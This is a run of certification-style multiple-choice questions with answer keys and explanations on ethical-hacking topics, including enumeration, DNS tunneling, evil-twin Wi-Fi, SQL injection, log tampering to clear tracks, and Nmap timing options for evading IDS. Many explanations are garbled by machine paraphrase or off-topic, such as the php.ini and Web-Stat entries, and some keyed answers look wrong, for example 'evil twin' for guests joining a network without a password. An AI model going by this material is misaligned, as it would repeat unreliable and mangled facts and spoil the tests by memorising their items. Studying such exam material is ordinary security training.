Morris, a professional hacker, performed a vulnerability scan on a target organization by sniffing the traffic on the network to identify the active systems, network services, applications, and vulnerabilities. He also obtained the list of the users who are currently accessing the network.
What is the type of vulnerability assessment that Morris performed on the target organization?

A. Credentialed assessment
B. Internal assessment
C. External assessment
D. Passive assessment

Answer: D
Explanation:
Passive assessments sniff the traffic present on the network to identify the active systems, network services, applications, and vulnerabilities. Passive assessments also provide a list of the users who are currently accessing the network.

QUESTION 91

Which of the following protocols can be used to secure an LDAP service against anonymous queries?

A. NTLM
B. RADIUS
C. WPA
D. SSO

Answer: A
Explanation:
Use NT LAN Manager (NTLM), Kerberos, or any basic authentication mechanism to limit access to legitimate users.

QUESTION 92
During the enumeration phase, Lawrence performs banner grabbing to obtain information such as OS details and versions of services running. The service that he enumerated runs directly on TCP port 445.
Which of the following services is enumerated by Lawrence in this scenario?

A. Remote procedure call (RPC)
B. Telnet
C. Server Message Block (SMB)
D. Network File System (NFS)

Answer: C
Explanation:
Server Message Block (SMB) is a network protocol that allows computers to share files, printers, and other resources. It is typically used on Windows-based networks. SMB runs on TCP port 445. In this scenario, Lawrence is performing banner grabbing to obtain information about the services running on the target machine. He is able to obtain the OS details and versions of services running on TCP port 445. This means that the service that he enumerated is SMB.

QUESTION 93
Jane invites her friends Alice and John over for a LAN party. Alice and John access Jane's wireless network without a password. However, Jane has a long, complex password on her router. What attack has likely occurred?

A. Wardriving
B. Wireless sniffing
C. Evil twin
D. Piggybacking

Answer: C
Explanation:
An evil twin is a wireless AP that pretends to be a legitimate AP by imitating its SSID.

QUESTION 94
Which file is a rich target to discover the structure of a website during web-server footprinting?

A. domain.txt
B. Robots.txt

C. Document root
D. index.html

Answer: B
Explanation:
Robots.txt is a file that webmasters use to communicate with web crawlers and other automated agents visiting their site. This file is often used to exclude certain directories or pages from being crawled, but it can also contain valuable information about the site's directory structure and organization. By examining the robots.txt file, an attacker can gain insight into the site's organization and potentially identify hidden or sensitive directories. Domain.txt is not a standard file used in web server configuration or operation. Document root is the root directory of the web server, and index.html is the default home page file. While these files can provide information about the web server and its configuration, they do not necessarily reveal the structure of the website.

QUESTION 95
John, a professional hacker, decided to use DNS to perform data exfiltration on a target network. In this process, he embedded malicious data into the DNS protocol packets that even DNSSEC cannot detect. Using this technique, John successfully injected malware to bypass a firewall and maintained communication with the victim machine and C&C server.
What is the technique employed by John to bypass the firewall?

A. DNSSEC zone walking
B. DNS cache snooping
C. DNS enumeration
D. DNS tunneling method

Answer: D
Explanation:
DNS tunneling is a technique used to bypass network security controls by encapsulating non-DNS traffic within DNS packets. By embedding malicious data into the DNS protocol packets, an attacker can bypass firewalls and other security controls that are not configured to inspect DNS traffic. DNSSEC zone walking is a technique used to extract information from DNSSEC-signed zones by iterating over the DNS tree. DNS cache snooping is a technique used to obtain information about a DNS server's cache by sending queries for non-existent domain names. DNS enumeration is a technique used to gather information about a target network by querying DNS servers for information about the network's hosts and services.

QUESTION 96
There have been concerns in your network that the wireless network component is not sufficiently secure. You perform a vulnerability scan of the wireless network and find that it is using an old encryption protocol that was designed to mimic wired encryption.
What encryption protocol is being used?

A. RADIUS
B. WPA
C. WEP
D. WPA3

Answer: C
Explanation:
WEP is an old and outdated encryption protocol that was designed to provide wireless networks

with a level of security similar to that of wired networks. However, it has been found to be vulnerable to a number of attacks, including key cracking and packet injection. WPA (Wi-Fi Protected Access) and WPA3 are more recent and secure encryption protocols for wireless networks. RADIUS (Remote Authentication Dial-In User Service) is a networking protocol used for centralized authentication, authorization, and accounting management.

QUESTION 97
Jacob works as a system administrator in an organization. He wants to extract the source code of a mobile application and disassemble the application to analyze its design flaws. Using this technique, he wants to fix any bugs in the application, discover underlying vulnerabilities, and improve defense strategies against attacks.
What is the technique used by Jacob in the above scenario to improve the security of the mobile application?

A. Reverse engineering
B. App sandboxing
C. Jailbreaking
D. Social engineering

Answer: A
Explanation:
Reverse engineering is the process of analyzing and extracting the source code of a software or application, and if needed, regenerating it with required modifications.Reverse engineering is used to disassemble a mobile application to analyze its design flaws and fix any bugs that are residing in it.

QUESTION 98
Calvin, a grey-hat hacker, targets a web application that has design flaws in its authentication mechanism. He enumerates usernames from the login form of the web application, which requests users to feed data and specifies the incorrect field in case of invalid credentials. Later, Calvin uses this information to perform social engineering.
Which of the following design flaws in the authentication mechanism is exploited by Calvin?

A. Insecure transmission of credentials
B. Verbose failure messages
C. User impersonation
D. Password reset mechanism

Answer: B
Explanation:
Attack Authentication Mechanism - Username Enumeration
Exploit design and implementation flaws in web applications, such as failure to check password strength or insecure transmission of credentials, to bypass authentication mechanisms.
verbose failure messages - In a typical login system, the user enters two fields, namely username and password. In some cases, an application will ask for additional information.

QUESTION 99
Henry is a penetration tester who works for XYZ organization. While performing enumeration on a client organization, he queries the DNS server for a specific cached DNS record. Further, by using this cached record, he determines the sites recently visited by the organization's user. What is the enumeration technique used by Henry on the organization?

A. DNS zone walking
B. DNS cache snooping
C. DNS SEC zone walking
D. DNS cache poisoning

Answer: B
Explanation:
DNS cache snooping is a type of DNS enumeration technique in which an attacker queries the DNS server for a specific cached DNS record. By using this cached record, the attacker can determine the sites recently visited by the user.

QUESTION 100
An attacker decided to crack the passwords used by industrial control systems. In this process, he employed a loop strategy to recover these passwords. He used one character at a time to check whether the first character entered is correct; if so, he continued the loop for consecutive characters. If not, he terminated the loop. Furthermore, the attacker checked how much time the device took to finish one complete password authentication process, through which he deduced how many characters entered are correct.
What is the attack technique employed by the attacker to crack the passwords of the industrial control systems?

A. Side-channel attack
B. Denial-of-service attack
C. HMI-based attack
D. Buffer overflow attack

Answer: A
Explanation:
Attackers perform a side-channel attack by monitoring its physical implementation to obtain critical information from a target system.
Timing Analysis - Passwords are often transmitted through a serial channel. Attackers employ a loop strategy to recover these passwords. The timing-based attacks can be easily detected and blocked.

QUESTION 101
In an attempt to damage the reputation of a competitor organization, Hailey, a professional hacker, gathers a list of employee and client email addresses and other related information by using various search engines, social networking sites, and web spidering tools. In this process, she also uses an automated tool to gather a list of words from the target website to further perform a brute-force attack on the previously gathered email addresses.
What is the tool used by Hailey for gathering a list of words from the target website?

A. Shadowsocks
B. CeWL
C. Psiphon
D. Orbot

Answer: B
Explanation:
CeWL (Custom Word List generator) is a ruby app which spiders a given URL, up to a specified depth, and returns a list of words which can then be used for password crackers such as John the Ripper.

QUESTION 102
Sam, a web developer, was instructed to incorporate a hybrid encryption software program into a web application to secure email messages. Sam used an encryption software, which is a free implementation of the OpenPGP standard that uses both symmetric-key cryptography and asymmetric-key cryptography for improved speed and secure key exchange.
What is the encryption software employed by Sam for securing the email messages?

A. PGP
B. S/MIME
C. SMTP
D. GPG

Answer: D
Explanation:
GPG is a software replacement of PGP and free implementation of the OpenPGP standard.
It uses both symmetric key cryptography and asymmetric key cryptography.


QUESTION 103
In this form of encryption algorithm, every individual block contains 64-bit data, and three keys are used, where each key consists of 56 bits. Which is this encryption algorithm?

A. IDEA
B. Triple Data Encryption Standard
C. AES
D. MD5 encryption algorithm

Answer: B
Explanation:
Triple DES is another mode of DES operation. It takes three 64-bit keys, for an overall key length of 192 bits. In Stealth, you merely type within the entire 192-bit (24 character) key instead of entering each of the three keys individually. The Triple DES DLL then breaks the user-provided key into three subkeys, padding the keys if necessary in order that they are each 64 bits long. The procedure for encryption is strictly an equivalent as regular DES, but it's repeated 3 times , hence the name Triple DES. the info is encrypted with the primary key, decrypted with the second key, and eventually encrypted again with the third key.
Triple DES runs 3 times slower than DES, but is far safer if used properly. The procedure for decrypting something is that the same because the procedure for encryption, except it's executed in reverse. Like DES, data is encrypted and decrypted in 64-bit chunks. Although the input key for DES is 64 bits long, the particular key employed by DES is merely 56 bits long . the smallest amount significant (right-most) bit in each byte may be a parity , and will be set in order that there are always an odd number of 1s in every byte. These parity bits are ignored, so only the seven most vital bits of every byte are used, leading to a key length of 56 bits. this suggests that the effective key strength for Triple DES is really 168 bits because each of the three keys contains 8 parity bits that aren't used during the encryption process.
Triple DES Modes
Triple ECB (Electronic Code Book)
- This variant of Triple DES works precisely the same way because the ECB mode of DES.
- This is often the foremost commonly used mode of operation.
Triple CBC (Cipher Block Chaining)
- This method is extremely almost like the quality DES CBC mode.
- Like Triple ECB, the effective key length is 168 bits and keys are utilized in an equivalent manner, as described above, but the chaining features of CBC mode also are employed. · the

primary 64-bit key acts because the Initialization Vector to DES.
- Triple ECB is then executed for one 64-bit block of plaintext.
- The resulting ciphertext is then XORed with subsequent plaintext block to be encrypted, and therefore the procedure is repeated.
- This method adds an additional layer of security to Triple DES and is therefore safer than Triple ECB, although it's not used as widely as Triple ECB.

QUESTION 104
John is investigating web-application firewall logs and observers that someone is attempting to inject the following:




```
char buff[10];
buff[10] = ‘a’;
```

What type of attack is this?

A. SQL injection
B. Buffer overflow
C. CSRF
D. XSS

Answer: B
Explanation:
Buffer overflow this attack is an anomaly that happens when software writing data to a buffer overflows the buffer's capacity, leading to adjacent memory locations being overwritten. In other words, an excessive amount of information is being passed into a container that doesn't have enough space, which information finishes up replacing data in adjacent containers. Buffer overflows are often exploited by attackers with a goal of modifying a computer's memory so as to undermine or take hold of program execution.



What's a buffer?
A buffer, or data buffer, is a neighborhood of physical memory storage wont to temporarily store data while it's being moved from one place to a different . These buffers typically sleep in RAM memory. Computers frequently use buffers to assist improve performance; latest hard drives cash in of buffering to efficiently access data, and lots of online services also use buffers. for instance , buffers are frequently utilized in online video streaming to stop interruption. When a video is streamed, the video player downloads and stores perhaps 20% of the video at a time during a buffer then streams from that buffer. This way, minor drops in connection speed or quick service disruptions won't affect the video stream performance.
Buffers are designed to contain specific amounts of knowledge . Unless the program utilizing the buffer has built-in instructions to discard data when an excessive amount of is shipped to the buffer, the program will overwrite data in memory adjacent to the buffer.
Buffer overflows are often exploited by attackers to corrupt software. Despite being well-understood, buffer overflow attacks are still a serious security problem that torment cyber-security teams. In 2014 a threat referred to as `heartbleed' exposed many many users to attack due to a

buffer overflow vulnerability in SSL software.
How do attackers exploit buffer overflows?
An attacker can deliberately feed a carefully crafted input into a program which will cause the program to undertake and store that input during a buffer that isn't large enough, overwriting portions of memory connected to the buffer space. If the memory layout of the program is well-defined, the attacker can deliberately overwrite areas known to contain executable code. The attacker can then replace this code together with his own executable code, which may drastically change how the program is meant to figure .
For example if the overwritten part in memory contains a pointer (an object that points to a different place in memory) the attacker's code could replace that code with another pointer that points to an exploit payload. this will transfer control of the entire program over to the attacker's code.

QUESTION 105
John, a professional hacker, performs a network attack on a renowned organization and gains unauthorized access to the target network. He remains in the network without being detected for a long time and obtains sensitive information without sabotaging the organization.
Which of the following attack techniques is used by John?

A. Insider threat
B. Diversion theft
C. Spear-phishing sites
D. Advanced persistent threat

Answer: D
Explanation:
An advanced persistent threat (APT) is a type of cyber attack where an attacker gains unauthorized access to a network and remains undetected for an EXTENDED PERIOD OF TIME.

QUESTION 106
You are attempting to run an Nmap port scan on a web server. Which of the following commands would result in a scan of common ports with the least amount of noise in order to evade IDS?

A. nmap -A - Pn
B. nmap -sP -p-65535 -T5
C. nmap -sT -O -T0
D. nmap -A --host-timeout 99 -T1

Answer: C
Explanation:
-T0 option is called "paranoid" because it's slow to try and avoid detection.
"While -T0 and -T1 may be useful for avoiding IDS alerts, they will take an extraordinarily long time to scan thousands of machines or ports. For such a long scan, you may prefer to set the exact timing values you need rather than rely on the canned -T0 and -T1 values."
You can find this in the official documentation:
https://nmap.org/book/performance-timing-templates.html

QUESTION 107
This wireless security protocol allows 192-bit minimum-strength security protocols and cryptographic tools to protect sensitive data, such as GCMP-256, HMAC-SHA384, and ECDSA using a 384-bit elliptic curve.
Which is this wireless security protocol?

A. WPA3-Personal
B. WPA3-Enterprise
C. WPA2-Enterprise
D. WPA2-Personal

Answer: B
Explanation:
Enterprise, governments, and financial institutions have greater security with WPA3-Enterprise. WPA3-Enterprise builds upon WPA2 and ensures the consistent application of security protocol across the network. WPA3-Enterprise also offers an optional mode using 192-bit minimum-strength security protocols and cryptographic tools to raised protect sensitive data:
- Authenticated encryption: 256-bit Galois/Counter Mode Protocol (GCMP-256)
- Key derivation and confirmation: 384-bit Hashed Message Authentication Mode (HMAC) with Secure Hash Algorithm (HMAC-SHA384)
- Key establishment and authentication: Elliptic Curve Diffie-Hellman (ECDH) exchange and Elliptic Curve Digital Signature Algorithm (ECDSA) employing a 384-bit elliptic curve
- Robust management frame protection: 256-bit Broadcast/Multicast Integrity Protocol Galois Message Authentication Code (BIP-GMAC-256)

The 192-bit security mode offered by WPA3-Enterprise ensures the proper combination of cryptographic tools are used and sets a uniform baseline of security within a WPA3 network.

QUESTION 108
What are common files on a web server that can be misconfigured and provide useful information for a hacker such as verbose error messages?

A. httpd.conf
B. administration.config
C. php.ini
D. idq.dll

Answer: C
Explanation:
The php.ini file may be a special file for PHP. it's where you declare changes to your PHP settings. The server is already configured with standard settings for PHP, which your site will use by default. Unless you would like to vary one or more settings, there's no got to create or modify a php.ini file. If you'd wish to make any changes to settings, please do so through the MultiPHP INI Editor.

QUESTION 109
Gerard, a disgruntled ex-employee of Sunglass IT Solutions, targets this organization to perform sophisticated attacks and bring down its reputation in the market. To launch the attacks process, he performed DNS footprinting to gather information about DNS servers and to identify the hosts connected in the target network. He used an automated tool that can retrieve information about DNS zone data including DNS domain names, computer names, IP addresses, DNS records, and network Whois records. He further exploited this information to launch other sophisticated attacks.
What is the tool employed by Gerard in the above scenario?

A. Towelroot
B. Knative
C. zANTI

D. Bluto

Answer: D
Explanation:
Attackers also use DNS lookup tools such as DNSdumpster.com, Bluto, and Domain Dossier to retrieve DNS records for a specified domain or hostname. These tools retrieve information such as domains and IP addresses, domain Whois records, DNS records, and network Whois records.

QUESTION 110
Which of the following types of SQL injection attacks extends the results returned by the original query, enabling attackers to run two or more statements if they have the same structure as the original one?

A. Error-based injection
B. Boolean-based blind SQL injection
C. Blind SQL injection
D. Union SQL injection

Answer: D
Explanation:
Types of SQL Injection - In-band SQL Injection
Union SQL InjectionIn, an attacker combines a forged query with a query requested by the user using a UNION clause.The result of the forged query will be appended the result of the original query, which makes it possible to obtain the values of fields from other tables.

QUESTION 111
Tony is a penetration tester tasked with performing a penetration test. After gaining initial access to a target system, he finds a list of hashed passwords.
Which of the following tools would not be useful for cracking the hashed passwords?

A. Hashcat
B. John the Ripper
C. THC-Hydra
D. Netcat

Answer: D
Explanation:
The Netcat (nc) command is a command-line utility for reading and writing data between two computer networks. The communication happens using either TCP or UDP.

QUESTION 112
Which of the following Google advanced search operators helps an attacker in gathering information about websites that are similar to a specified target URL?

A. [inurl:]
B. [info:]
C. [site:]
D. [related:]

Answer: D
Explanation:

The [related:] operator can be used to find websites that are similar to a specified URL. This can be useful for attackers who are looking to identify other websites that may be associated with a target, such as partners or suppliers, or to identify potential attack vectors that may be present on other websites.

QUESTION 113
You are a penetration tester working to test the user awareness of the employees of the client XYZ. You harvested two employees' emails from some public sources and are creating a client-side backdoor to send it to the employees via email.
Which stage of the cyber kill chain are you at?

A. Reconnaissance
B. Weaponization
C. Command and control
D. Exploitation

Answer: B
Explanation:
The adversary analyzes the data collected in the previous stage to identify the vulnerabilities and techniques that can exploit and gain unauthorized access to the target organization. Based on the vulnerabilities identified during analysis, the adversary selects or creates a tailored deliverable malicious payload (remote-access malware weapon) using an exploit and a backdoor to send it to the victim. An adversary may target specific network devices, operating systems, endpoint devices, or even individuals within the organization to carry out their attack. For example, the adversary may send a phishing email to an employee of the target organization, which may include a malicious attachment such as a virus or worm that, when downloaded, installs a backdoor on the system that allows remote access to the adversary. The following are the activities of the adversary:
- Identifying appropriate malware payload based on the analysis.
- Creating a new malware payload or selecting, reusing, modifying the available malware payloads based on the identified vulnerability.
- Creating a phishing email campaign o Leveraging exploit kits and botnets

QUESTION 114
While performing an Nmap scan against a host, Paola determines the existence of a firewall.
In an attempt to determine whether the firewall is stateful or stateless, which of the following options would be best to use?

A. -sA
B. -sX
C. -sT
D. -sF

Answer: A
Explanation:
-sA (TCP ACK scan)
This scan is different than the others discussed so far in that it never determines open (or even open|filtered) ports. It is used to map out firewall rulesets, determining whether they are stateful or not and which ports are filtered.

QUESTION 115
A newly joined employee, Janet, has been allocated an existing system used by a previous

employee. Before issuing the system to Janet, it was assessed by Martin, the administrator. Martin found that there were possibilities of compromise through user directories, registries, and other system parameters. He also identified vulnerabilities such as native configuration tables, incorrect registry or file permissions, and software configuration errors.
What is the type of vulnerability assessment performed by Martin?

A. Database assessment
B. Host-based assessment
C. Credentialed assessment
D. Distributed assessment

Answer: B
Explanation:
The host-based vulnerability assessment (VA) resolution arose from the auditors' got to periodically review systems. Arising before the net becoming common, these tools typically take an "administrator's eye" read of the setting by evaluating all of the knowledge that an administrator has at his or her disposal. UsesHost VA tools verify system configuration, user directories, file systems, registry settings, and all forms of other info on a number to gain information about it. Then, it evaluates the chance of compromise. it should also live compliance to a predefined company policy so as to satisfy an annual audit. With administrator access, the scans area unit less possible to disrupt traditional operations since the computer code has the access it has to see into the complete configuration of the system.
What it Measures Host?
VA tools will examine the native configuration tables and registries to spot not solely apparent vulnerabilities, however additionally "dormant" vulnerabilities - those weak or misconfigured systems and settings which will be exploited when an initial entry into the setting. Host VA solutions will assess the safety settings of a user account table; the access management lists related to sensitive files or data; and specific levels of trust applied to other systems. The host VA resolution will a lot of accurately verify the extent of the danger by determinant however way any specific exploit could also be ready to get.

QUESTION 116
Jane, an ethical hacker, is testing a target organization's web server and website to identify security loopholes. In this process, she copied the entire website and its content on a local drive to view the complete profile of the site's directory structure, file structure, external links, images, web pages, and so on. This information helps Jane map the website's directories and gain valuable information.
What is the attack technique employed by Jane in the above scenario?

A. Session hijacking
B. Website mirroring
C. Website defacement
D. Web cache poisoning

Answer: B
Explanation:
A mirror site may be a website or set of files on a computer server that has been copied to a different computer server in order that the location or files are available from quite one place. A mirror site has its own URL, but is otherwise just like the principal site. Load-balancing devices allow high-volume sites to scale easily, dividing the work between multiple mirror sites. A mirror site is typically updated frequently to make sure it reflects the contents of the first site. In some cases, the first site may arrange for a mirror site at a bigger location with a better speed connection and, perhaps, a better proximity to an outsized audience.
If the first site generates an excessive amount of traffic, a mirror site can ensure better availability

of the web site or files. For websites that provide copies or updates of widely used software, a mirror site allows the location to handle larger demands and enables the downloaded files to arrive more quickly. Microsoft, Sun Microsystems and other companies have mirror sites from which their browser software are often downloaded.
Mirror sites are wont to make site access faster when the first site could also be geographically distant from those accessing it. A mirrored web server is usually located on a special continent from the principal site, allowing users on the brink of the mirror site to urge faster and more reliable access.
Mirroring an internet site also can be done to make sure that information are often made available to places where access could also be unreliable or censored. In 2013, when Chinese authorities blocked access to foreign media outlets just like the Wall Street Journal and Reuters, site mirroring was wont to restore access and circumvent government censorship.

QUESTION 117
Which among the following is the best example of the hacking concept called "clearing tracks"?

A. After a system is breached, a hacker creates a backdoor to allow re-entry into a system.
B. During a cyberattack, a hacker injects a rootkit into a server.
C. An attacker gains access to a server through an exploitable vulnerability.
D. During a cyberattack, a hacker corrupts the event logs on all machines.

Answer: D
Explanation:
Clearing Track:
An intelligent hacker always clears all evidence so that in the later point of time, no one will find any traces leading to him. This involves modifying/corrupting/deleting the values of Logs, modifying registry values and uninstalling all applications he used and deleting all folders he created.

QUESTION 118
Upon establishing his new startup, Tom hired a cloud service provider (CSP) but was dissatisfied with their service and wanted to move to another CSP.
What part of the contract might prevent him from doing so?

A. Virtualization
B. Lock-in
C. Lock-down
D. Lock-up

Answer: B
Explanation:
Lock-in reflects the inability of the client to migrate from one CSP to another or in-house systems owing to the lack of tools, procedures, standard data formats, applications, and service portability. This threat is related to the inappropriate selection of a CSP, incomplete and non-transparent terms of use, lack of standard mechanisms, etc.

QUESTION 119
Alex, a cloud security engineer working in Eyecloud Inc. is tasked with isolating applications from the underlying infrastructure and stimulating communication via well-defined channels. For this purpose, he used an open-source technology that helped him in developing, packaging, and running applications; further, the technology provides PaaS through OS-level visualization, delivers containerized software packages, and promotes fast software delivery.

What is the cloud technology employed by Alex in the above scenario?

A. Virtual machine
B. Serverless computing
C. Docker
D. Zero trust network

Answer: C
Explanation:
Docker is a set of platform as a service products that use OS-level virtualization to deliver software in packages called containers. Containers are isolated from one another and bundle their own software, libraries and configuration files; they can communicate with each other through well-defined channels.

QUESTION 120
Which type of attack attempts to overflow the content-addressable memory (CAM) table in an Ethernet switch?

A. Evil twin attack
B. DNS cache flooding
C. MAC flooding
D. DDoS attack

Answer: C
Explanation:
MAC address flooding attack (CAM table flooding attack) is a type of network attack where an attacker connected to a switch port floods the switch interface with very large number of Ethernet frames with different fake source MAC address.

QUESTION 121
An organization is performing a vulnerability assessment for mitigating threats. James, a pen tester, scanned the organization by building an inventory of the protocols found on the organization's machines to detect which ports are attached to services such as an email server, a web server, or a database server. After identifying the services, he selected the vulnerabilities on each machine and started executing only the relevant tests.
What is the type of vulnerability assessment solution that James employed in the above scenario?

A. Service-based solutions
B. Product-based solutions
C. Tree-based assessment
D. Inference-based assessment

Answer: D
Explanation:
There are four types of vulnerability assessment solutions: product-based solutions, service-based solutions, tree-based assessment, and inference-based assessment.
In an inference-based assessment, scanning starts by building an inventory of the protocols found on the machine. After finding a protocol, the scanning process starts to detect which ports are attached to services, such as an email server, web server, or database server. After finding services, it selects vulnerabilities on each machine and starts to execute only those relevant tests.

QUESTION 122
Taylor, a security professional, uses a tool to monitor her company's website, analyze the website's traffic, and track the geographical location of the users visiting the company's website.
Which of the following tools did Taylor employ in the above scenario?

A. Webroot
B. Web-Stat
C. WebSite-Watcher
D. WAFW00F

Answer: B
Explanation:
Increase your web site's performance and grow! Add Web-Stat to your site (it's free!) and watch individuals act together with your pages in real time. Learn how individuals realize your web site. Get details concerning every visitor's path through your web site and track pages that flip browsers into consumers. One-click install. observe locations, in operation systems, browsers and screen sizes and obtain alerts for new guests and conversions.

QUESTION 123
Becky has been hired by a client from Dubai to perform a penetration test against one of their remote offices. Working from her location in Columbus, Ohio, Becky runs her usual reconnaissance scans to obtain basic information about their network. When analyzing the results of her Whois search, Becky notices that the IP was allocated to a location in Le Havre, France.
Which regional Internet registry should Becky go to for detailed information?

A. ARIN
B. LACNIC
C. APNIC
D. RIPE

Answer: D
Explanation:
Regional Internet Registries (RIRs):
ARIN (American Registry for Internet Numbers)
AFRINIC (African Network Information Center)
APNIC (Asia Pacific Network Information Center)
RIPE (Réseaux IP Européens Network Coordination Centre)
LACNIC (Latin American and Caribbean Network Information Center)

QUESTION 124
Harry, a professional hacker, targets the IT infrastructure of an organization. After preparing for the attack, he attempts to enter the target network using techniques such as sending spear-phishing emails and exploiting vulnerabilities on publicly available servers. Using these techniques, he successfully deployed malware on the target system to establish an outbound connection.
What is the APT lifecycle phase that Harry is currently executing?

A. Initial intrusion
B. Persistence
C. Cleanup

D. Preparation

Answer: A
Explanation:
After the attacker completes preparations, subsequent step is an effort to realize an edge within the target's environment. a particularly common entry tactic is that the use of spearphishing emails containing an internet link or attachment. Email links usually cause sites where the target's browser and related software are subjected to varied exploit techniques or where the APT actors plan to social engineer information from the victim which will be used later. If a successful exploit takes place, it installs an initial malware payload on the victim's computer. Figure 2 illustrates an example of a spearphishing email that contains an attachment. Attachments are usually executable malware, a zipper or other archive containing malware, or a malicious Office or Adobe PDF (Portable Document Format) document that exploits vulnerabilities within the victim's applications to ultimately execute malware on the victim's computer. Once the user has opened a malicious file using vulnerable software, malware is executing on the target system. These phishing emails are often very convincing and difficult to differentiate from legitimate email messages. Tactics to extend their believability include modifying legitimate documents from or associated with the organization. Documents are sometimes stolen from the organization or their collaborators during previous exploitation operations. Actors modify the documents by adding exploits and malicious code then send them to the victims. Phishing emails are commonly sent through previously compromised email servers, email accounts at organizations associated with the target or public email services. Emails also can be sent through mail relays with modified email headers to form the messages appear to possess originated from legitimate sources. Exploitation of vulnerabilities on public-facing servers is another favorite technique of some APT groups. Though this will be accomplished using exploits for known vulnerabilities, 0-days are often developed or purchased to be used in intrusions as required.

QUESTION 125
Robin, a professional hacker, targeted an organization's network to sniff all the traffic. During this process, Robin plugged in a rogue switch to an unused port in the LAN with a priority lower than any other switch in the network so that he could make it a root bridge that will later allow him to sniff all the traffic in the network.
What is the attack performed by Robin in the above scenario?

A. ARP spoofing attack
B. STP attack
C. DNS poisoning attack
D. VLAN hopping attack

Answer: B
Explanation:
In a Spanning Tree Protocol (STP) attack, attackers connect a rogue switch into the network to change the operation of the STP protocol and sniff all the network traffic. STP is used in LAN-switched networks with the primary function of removing potential loops within the network. STP ensures that the traffic inside the network follows an optimized path to enhance network performance. In this process, a switch inside the network is appointed as the root bridge. After the selection of the root bridge, other switches in the network connect to it by selecting a root port (the closest port to the root bridge). The root bridge is selected with the help of Bridge Protocol Data Units (BPDUs). BPDUs each have an identification number known as a BID or ID. These BIDs consist of the Bridge Priority and the MAC address. By default, the value of the Bridge Priority is 32769. If an attacker has access to two switches, he/she introduces a rogue switch in the network with a priority lower than any other switch in the network. This makes the rogue switch the root bridge, thus allowing the attacker to sniff all the traffic flowing in the network.

QUESTION 126
An attacker utilizes a Wi-Fi Pineapple to run an access point with a legitimate-looking SSID for a nearby business in order to capture the wireless password.
What kind of attack is this?

A. MAC spoofing attack
B. War driving attack
C. Phishing attack
D. Evil-twin attack

Answer: D
Explanation:
In an evil-twin attack, an attacker sets up a fake wireless access point with a legitimate-looking SSID (Service Set Identifier) to trick users into connecting to the attacker's network instead of the legitimate one. The attacker can then intercept and capture sensitive information, such as passwords, entered by users on the fake network. The Wi-Fi Pineapple is a popular tool used for conducting such attacks.

QUESTION 127
CyberTech Inc. recently experienced SQL injection attacks on its official website. The company appointed Bob, a security professional, to build and incorporate defensive strategies against such attacks. Bob adopted a practice whereby only a list of entities such as the data type, range, size, and value, which have been approved for secured access, is accepted.
What is the defensive technique employed by Bob in the above scenario?

A. Whitelist validation
B. Output encoding
C. Blacklist validation
D. Enforce least privileges

Answer: A
Explanation:
In whitelist validation, only the inputs that have been explicitly allowed are accepted, and all other inputs are rejected. This technique involves specifying a list of entities such as the data type, range, size, and value, which have been approved for secure access. Any input that is not on the list is rejected, preventing attacks such as SQL injection, where an attacker attempts to inject malicious code into an application by exploiting vulnerabilities in user input fields.

QUESTION 128
Joe works as an IT administrator in an organization and has recently set up a cloud computing service for the organization. To implement this service, he reached out to a telecom company for providing Internet connectivity and transport services between the organization and the cloud service provider.
In the NIST cloud deployment reference architecture, under which category does the telecom company fall in the above scenario?

A. Cloud consumer
B. Cloud broker
C. Cloud auditor
D. Cloud carrier

Answer: D
Explanation:
A cloud carrier acts as an intermediary that provides connectivity and transport of cloud services between cloud consumers and cloud providers.
Cloud carriers provide access to consumers through network, telecommunication and other access devices. for instance, cloud consumers will obtain cloud services through network access devices, like computers, laptops, mobile phones, mobile web devices (MIDs), etc.
The distribution of cloud services is often provided by network and telecommunication carriers or a transport agent, wherever a transport agent refers to a business organization that provides physical transport of storage media like high-capacity hard drives.
Note that a cloud provider can started SLAs with a cloud carrier to provide services consistent with the level of SLAs offered to cloud consumers, and will require the cloud carrier to provide dedicated and secure connections between cloud consumers and cloud providers.

QUESTION 129
Bobby, an attacker, targeted a user and decided to hijack and intercept all their wireless communications. He installed a fake communication tower between two authentic endpoints to mislead the victim. Bobby used this virtual tower to interrupt the data transmission between the user and real tower, attempting to hijack an active session. Upon receiving the user's request, Bobby manipulated the traffic with the virtual tower and redirected the victim to a malicious website.
What is the attack performed by Bobby in the above scenario?

A. aLTEr attack
B. Jamming signal attack
C. Wardriving
D. KRACK attack

Answer: A
Explanation:
The aLTEr attack is usually performed on LTE devices that encrypt user data in the AES counter (AES-CTR) mode, which provides no integrity protection. To perform this attack, the attacker installs a virtual (fake) communication tower between two authentic endpoints to mislead the victim. The attacker uses this virtual tower to interrupt the data transmission between the user and real tower, attempting to hijack an active session. Upon receiving the user’s request, the attacker manipulates the traffic with the virtual tower and redirects the victim to malicious websites.

QUESTION 130
John, a professional hacker, targeted an organization that uses LDAP for accessing distributed directory services. He used an automated tool to anonymously query the LDAP service for sensitive information such as usernames, addresses, departmental details, and server names to launch further attacks on the target organization.
What is the tool employed by John to gather information from the LDAP service?

A. ike-scan
B. Zabasearch
C. JXplorer
D. EarthExplorer

Answer: C
Explanation:
JXplorer could be a cross platform LDAP browser and editor. it's a standards compliant general

purpose LDAP client which will be used to search, scan and edit any commonplace LDAP directory, or any directory service with an LDAP or DSML interface. It is extremely flexible and can be extended and custom in a very number of the way. JXplorer is written in java, and also the source code and source code build system ar obtainable via svn or as a packaged build for users who wish to experiment or any develop the program.
JX is is available in 2 versions; the free open source version under an OSI Apache two style licence, or within the JXWorkBench Enterprise bundle with inbuilt reporting, administrative and security tools.
JX has been through a number of different versions since its creation in 1999; the foremost recent stable release is version 3.3.1, the August 2013 release. JXplorer could be a absolutely useful LDAP consumer with advanced security integration and support for the harder and obscure elements of the LDAP protocol. it's been tested on Windows, Solaris, linux and OSX, packages are obtainable for HPUX, AIX, BSD and it should run on any java supporting OS.

QUESTION 131
Your organization has signed an agreement with a web hosting provider that requires you to take full responsibility of the maintenance of the cloud-based resources.
Which of the following models covers this?

A. Platform as a service
B. Software as a service
C. Functions as a service
D. Infrastructure as a service

Answer: D
Explanation:
Infrastructure-as-a-Service (IaaS)
